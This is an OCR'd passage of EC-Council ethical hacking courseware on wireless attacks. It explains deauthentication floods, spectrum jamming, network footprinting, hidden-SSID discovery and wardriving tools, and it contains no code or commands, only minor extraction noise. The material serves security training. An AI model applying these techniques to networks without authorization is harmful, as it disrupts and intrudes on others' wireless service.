



FIGURE 15.21: AP MAC Spoofing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Denial-of-Service Attack

Wireless networks are susceptible to **denial-of-service (DoS) attacks**. Usually these networks operate in unlicensed bands and the transmission of data takes in the form of radio signals. The designers of the **MAC protocol** aimed at keeping it simple, but it has its own set of flaws that are more attractive to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and internet access. Disrupting such mission-critical applications on **WLANs** by DoS attack is easy. This usually causes loss of productivity or network downtime. Examples of MAC DoS attacks are: **de-authentication flood attack**, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt network wireless connections by sending broadcast "de-authenticate" commands. Broadcast deauthentication forces the clients to disconnect from the AP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.22: Illustrating Denial-of-Service Attack on wireless networks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Jamming Signal Attack

Spectrum jamming attacks usually **block** all **communications completely**. This kind of attack can be performed with the help of a specialized hardware. An attacker stakes out the area from a nearby location with a high gain amplifier drowning out the legitimate access point. Users simply can't get through to log in or they are knocked off their connections by the overpowering nearby signal. All wireless networks are prone to jamming. The signals generated by jamming devices appear to be an **802.11 transmission** to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided resulting in denial-of-service. These jamming signal attacks are relatively easily noticeable.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.23: Jamming Signal Attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Wi-Fi Jamming Devices

Wi-Fi jamming is a kind of attack on wireless networks. This can be done by using some hardware devices. The devices used by the attacker for Wi-Fi jamming use the same frequency band as that of a trusted network on which the attacker want to launch the attack. The Wi-Fi jamming devices generate the signals with the same frequency as that of the trusted wireless network signals. This causes interference to the legitimate signal and temporarily disrupts the network service. The following are a few Wi-Fi jamming devices:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.24: Various Wi-Fi jamming devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow


Wireless networks are prone to many vulnerabilities. Even though proper security mechanisms are employed by an organization, it may still be vulnerable. This is because the security mechanisms themselves may contain flaws. Attackers can hack a wireless network by exploiting those vulnerabilities or flaws in security mechanisms. For full scope penetration testing, the pen tester must test the network by following a wireless hacking methodology.

Wireless Concepts	**Wireless Encryption**
Wireless Threats	**Wireless Hacking Methodology**
Wireless Hacking Tools	**Bluetooth Hacking**
Countermeasure	**Wireless Security Tools**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Pen Testing


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless Hacking Methodology

The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources. Attackers usually follow a hacking methodology to ensure that they don't miss even a single entry point to break into the target network. Discovering a Wi-Fi network or device is the first action that an attacker should perform. You can perform Wi-Fi discovery with the help of tools such as insider, NetSurveyor, insider, NetStumbler, Vistumbler, WirelessMon, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprint the Wireless Network

Attacking a wireless network begins with the discovery and footprinting of a wireless network. **Footprinting** involves locating and analyzing (or understanding) the network. Footprinting of a wireless network can be done in two methods.

In order to perform footprinting of a wireless network the first requirement is identifying the BSS that is provided by the access point (AP). **BSS** or **IBSS** can be identified with the help of SSID. The attacker can use this SSID to establish an association with the AP.

Footprinting Methods:

Passive method

An attacker can use the passive way to detect the existence of an AP by sniffing the packets from the **airwaves**, which can reveal the AP, SSID, and attacker's wireless devices that are live.

Active Method

In this method, the attacker's wireless device sends out a probe request with the SSID to see if an AP responds. If the wireless device does not have the SSID in the beginning, it can send the probe request with an empty SSID. In case of probe request with an empty SSID, most of the APs respond to it with their own SSID in a probe response packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Consequently, the empty SSIDs are useful in knowing the SSIDs of APs. Here the attacker knows the correct BSS with which to associate. An AP can be configured to ignore a probe request with an empty SSID.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers Scanning for Wi-Fi Networks

Attackers can scan for Wi-Fi networks with the help of wireless network scanning tools such as **NetSurveyor**, Retina Wi-Fi scanner, etc. The service set identifier (SSID) can be found in beacon, probe requests and responses, and association and reassociation requests. An attacker can gain obtain the SSID of a network by passive scanning. If the attacker fails to obtain SSID by passive scanning, then he or she can determine it by active scanning. Once the attacker succeeds in determining the SSID, he or she can connect to the wireless network and launch various attacks. Wireless network scanning allows sniffing by tuning to various radio channels of the devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.25: Scanning of Wi-Fi networks by attackers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Find Wi-Fi Networks to Attack

The first task an attacker can go through when searching for **Wi-Fi targets** is checking the potential networks that are in range to find the best one to attack. Wi-Fi networks can be found by driving around with a Wi-Fi enabled laptop. The laptop must have a wireless discovery tool installed on it. Using the discovery tool, the attacker can map out the active wireless networks. To discover **Wi-Fi networks**, the attacker needs:

- Laptop with Wi-Fi card
- External Wi-Fi antenna
- Network discovery programs

Several Wi-Fi network discovery tools are available online that give more information about the wireless networks in the vicinity. Examples of tools that can be used for finding Wi-Fi networks include inSSIDer, NetSurveyor, NetStumbler, Vistumbler, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Discovery Tool: inSSIDer

Source: http://www.metageek.net

InSSIDer is open source **Wi-Fi scanner software**. It works with Windows Vista/7 and 64-bit PCs. It uses the Native Wi-Fi API and the current wireless network card, sorts the results by MAC address, SSID, channel, RSSI, and "**Time Last Screen**."


SSID dos:

- Inspect WLAN and surrounding networks to troubleshoot competing access points
- Track the strength of the received signal in **dBm** over time
- Filter access points in an easy-to-use format
- Highlight access points for areas with high Wi-Fi concentration
- Export Wi-Fi and GPS data to a KML file to view in Google Earth
- Filter through hundreds of scanned access points

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.26: inSSIDer Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Discovery Tool: NetSurveyor

